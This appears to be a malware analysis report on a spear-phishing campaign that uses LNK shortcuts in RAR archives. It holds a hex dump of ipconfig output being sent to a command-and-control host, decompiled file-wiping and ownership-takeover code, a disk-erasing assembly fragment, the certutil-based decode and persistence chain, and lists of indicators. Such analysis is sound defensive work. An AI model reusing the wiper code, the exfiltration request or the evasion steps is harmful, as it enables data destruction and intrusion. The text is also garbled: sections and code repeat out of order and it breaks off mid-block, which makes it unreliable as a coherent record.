000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
